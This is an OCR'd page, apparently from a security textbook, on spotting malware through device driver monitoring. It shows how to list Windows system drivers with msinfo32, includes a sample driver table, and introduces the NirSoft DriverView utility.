
https://www.nirsoft.net

Device Drivers Monitoring

Malware is installed on the system along with the device drivers when the user downloads infected drivers from untrusted sources. The malware uses these drivers to avoid detection. One can scan for suspicious device drivers using tools such as DriverView and Driver Detective, to verify whether they are genuine and whether they have been downloaded from the publisher's original site.

The path to the location of Windows system drivers is as follows:

Goto **Run** → Type **msinfo32** → **Software Environment** → **System Drivers**



Name	Description	File	Type	Start...	Start Mode	State
1394ohci	1394 OHCI Complian...	c:\windows\s...	Kernel Driver	No	Manual	Stopped
3ware	3ware	c:\windows\s...	Kernel Driver	Yes	Manual	Running
acpi	Microsoft ACPI Driver	c:\windows\s...	Kernel Driver	Yes	Boot	Running
acpidev	ACPI Devices driver	c:\windows\s...	Kernel Driver	No	Manual	Stopped
acpiex	Microsoft ACPIEx Dri...	c:\windows\s...	Kernel Driver	Yes	Boot	Running
acpipagr	ACPI Processor Aggr...	c:\windows\s...	Kernel Driver	No	Manual	Stopped
acpipmi	ACPI Power Meter Dr...	c:\windows\s...	Kernel Driver	No	Manual	Stopped
acpitime	ACPI Wake Alarm Dri...	c:\windows\s...	Kernel Driver	No	Manual	Stopped
acx01000	Acx01000	c:\windows\s...	Kernel Driver	No	Manual	Stopped
adp80xx	ADP80XX	c:\windows\s...	Kernel Driver	Yes	Manual	Running
afd	Ancillary Function Dri...	c:\windows\s...	Kernel Driver	Yes	System	Running
afunix	afunix	c:\windows\s...	Kernel Driver	Yes	System	Running
ahcache	Application Compati...	c:\windows\s...	Kernel Driver	Yes	System	Running
amdgpio2	AMD GPIO Client Dri...	c:\windows\s...	Kernel Driver	No	Manual	Stopped
amdi2c	AMD I2C Controller ...	c:\windows\s...	Kernel Driver	No	Manual	Stopped
amdk8	AMD K8 Processor D...	c:\windows\s...	Kernel Driver	No	Manual	Stopped
amdppm	AMD Processor Driver	c:\windows\s...	Kernel Driver	No	Manual	Stopped
amdsata	amdsata	c:\windows\s...	Kernel Driver	Yes	Manual	Running
amdsbs	amdsbs	c:\windows\s...	Kernel Driver	Yes	Manual	Running
amdxata	amdxata	c:\windows\s...	Kernel Driver	Yes	Manual	Running
appid	AppID Driver	c:\windows\s...	Kernel Driver	No	Manual	Stopped

Figure 7.105: Screenshot displaying Windows System Drivers


- **DriverView**

  Source: *https://www.nirsoft.net*

  The DriverView utility displays the list of all device drivers currently loaded in the system. For each driver in the list, additional information is displayed, such as load address of the driver, description, version, product name, and maker.

  Features:

  - Displays the list of all loaded drivers in your system
  - Standalone executable



